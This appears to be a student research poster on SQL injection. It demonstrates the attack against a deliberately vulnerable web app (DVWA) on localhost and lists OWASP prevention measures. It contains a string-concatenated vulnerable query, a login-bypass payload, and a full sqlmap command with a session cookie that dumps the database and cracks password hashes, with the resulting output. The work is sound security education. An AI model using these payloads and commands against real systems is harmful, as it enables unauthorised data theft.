SQL Injection Attack (SQLIA)

Nolan Hu & Professor Fangyang Shen
New York City College of Technology, Computer Systems Technology

Abstract

SQL Injection is one of the top ten web application vulnerabilities according to OWASP. The prime objective of an attacker using this exploit is to steal data from an organization. Once an attacker becomes aware that your system is vulnerable to SQL Injection, he has the ability to alter or delete the database. The impact of this vulnerability is critical to an organization and it must be dealt with the highest priority.

The aim of this project is to demonstrate how simple this attack can be executed. We use RandomStorm's Damn Vulnerable Web Application to setup a vulnerable web application on the localhost. We also use sqlmap to automate detecting and exploiting SQL Injection. After exploitation, the audience will be presented with ways to defend and prevent the vulnerability.

Materials

- Laptop (MacBook Air OS X Mavericks)
- Damn Vulnerable Web Application (DVWA) V1.0.8
- Kali Linux (1.0.9)
- VMware Fusion
- sqlmap

Discussion

SQL Injection is one of the most common vulnerabilities to date. The flaw comes from web application development and is not a problem from the database or web server. SQL injection errors occur when data enters a program from an untrusted source or the data is used to dynamically construct a SQL query. Here is sample of vulnerable source code:

```
query = "select * from users where user = '" +
        Request.form("user") + "' and password = '" +
        getSaltedHash(Request.form("password")) + "'";

queryResult = Database.executeQuery(query);
```

Using an input of "administrator' –", the attacker can login as admin without having to provide a password. The query string will look like this:


```
select * from users where user = 'administrator'<i>--' and password = ''</i>
```

According to OWASP SQL Injection Prevention Cheatsheet, there are a couple ways to prevent this vulnerability:

- Use of prepared statements (parameterized queries)
- Use of stored procedures
- Escaping all user supplied input
- Enforce using least privelage accounts
- White list input validation


Method

1. Setup a virtual pentesting lab for the demonstration. The only hardware equipment being used is a MacBook Air (2014) with OS X Mavericks. We used Vmware Fusion to setup the virtual lab environment.
2. Download and install the Kali Linux 1.0.9 ISO on a virtual machine. We move over to work on the new operating system.
3. Download and extract the Damn Vulnerable Web Application (DVWA) V1.0.8 into the root directory. Start apache2 and MySQL and create a dvwa database. On the browser navigate to "http://locahost/dvwa" and login.



```
localhost/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

Vulnerability: SQL Injection
User ID:
ID: 2
First name: Gordon
Surname: Brown

More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-

Username: admin
Security Level: high
PHPIDS: disabled

Cookies
The following cookies are stored on your computer:
Site          Cookie Name
localhost     JSESSIONID
localhost     PHPSESSID
localhost     security
maxmind.com
mozilla.org

Name: PHPSESSID
Content: qrgtdh9ct4nhe9apasuml15ec5
Host: localhost
Path: /
Send For: Any type of connection
Expires: At end of session
```

4. Obtain the cookie from the browser. Launch the sqlmap script with the syntax "sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="PHPSESSID=qrgtdh9ct4nhe9apasuml15ec5; security=low;" --current-user --current-db –dump". Follow through the prompts and the end result will be all the database contents including the cracked password hashes.



```
07:53:53] [INFO] fetching columns for table 'users' in database 'dvwa'
07:53:53] [INFO] fetching entries for table 'users' in database 'dvwa'
07:53:53] [INFO] analyzing table dump for possible password hashes
07:53:53] [INFO] recognized possible password hashes in column 'password'
o you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
07:53:54] [INFO] writing hashes to a temporary file '/tmp/sqlmaphashes-1z90fY.txt'
o you want to crack them via a dictionary-based attack? [Y/n/q] y
07:54:00] [INFO] using hash method 'md5_generic_passwd'
07:54:00] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
07:54:00] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
07:54:00] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
07:54:00] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
07:54:00] [INFO] postprocessing table dump
atabase: dvwa
able: users
5 entries]
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                          | password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://localhost/dvwa/hackable/users/admin.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://localhost/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)  | Brown     | Gordon     |
| 3       | 1337    | http://localhost/dvwa/hackable/users/1337.jpg   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://localhost/dvwa/hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://localhost/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+

07:54:00] [INFO] table 'dvwa.users' dumped to CSV file '/usr/share/sqlmap/output/localhost/dump/dvwa/users.csv'
07:54:00] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
07:54:00] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
07:54:00] [INFO] analyzing table dump for possible password hashes
atabase: dvwa
able: guestbook
1 entry]
+------------+------+------------------------+
| comment_id | name | comment                |
+------------+------+------------------------+
| 1          | test | This is a test comment. |
+------------+------+------------------------+

07:54:00] [INFO] table 'dvwa.guestbook' dumped to CSV file '/usr/share/sqlmap/output/localhost/dump/dvwa/guestbook.csv'
07:54:00] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/localhost'
```

Conclusion

The demonstration shows just how easy a SQL Injection attack can be. There is even software that will help automate the exploit and allow anyone with minimal technical skills to exploit the vulnerability. Although SQL Injection first became public in a 1998 article in Phrack Magazine, the vulnerability is still prevalent in today's web applications. Many big organizations have been compromised from this vulnerability showing that SQL Injection is still a viable attack vector.

It is important for developers to write code that will mitigate the exploit or else organizations may face serious consequences. Big banks and tech companies deal with millions of user's sensitive data which would be horrendous if it fell into the wrong hands. Companies must take preventative measures outlined by distinguished industry leaders in cyber security or else there will be dire consequences. As mentioned before, SQL Injection is one of the top web application vulnerabilities and we cannot stress how important that the public should be aware of it.

References

OWASP, "SQL Injection," Aug. 2014; www.owasp.org/index.php/SQL_Injection
OWASP, "SQL Injection Prevention Cheat Sheet," Jun.. 2014; www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
Salesforce, "Secure Coding SQL Injection"; https://developer.salesforce.com/page/Secure_Coding_SQL_Injection
V. Chapela, "Advanced SQL Injection," Apr. 2005; www.one-esecurity.com/docs/Victor_Chapela-Advanced_SQL_Injection.pdf
M. Kumar and L. Indu, "Detection and Prevention of SQL Injection Attack," 2014; www.ijcsit.com/docs/Volume%205/vol5issue01/ijcsit2014050178.pdf
S. Kost, "An Introduction to SQL Injection Attacks for Oracle Developers," Jan 2004; http://www.net-security.org/dl/articles/IntegrigyIntrotoSQLInjectionAttacks.pdf
Acunetix, "SQL Injection: What is it?";www.acunetix.com/websitesecurity/sql-injection/

Acknowledgments

I would like to acknowledge that a major resource used in this project was by OWASP and they deserve recognition for providing free and open source material for everyone in the community.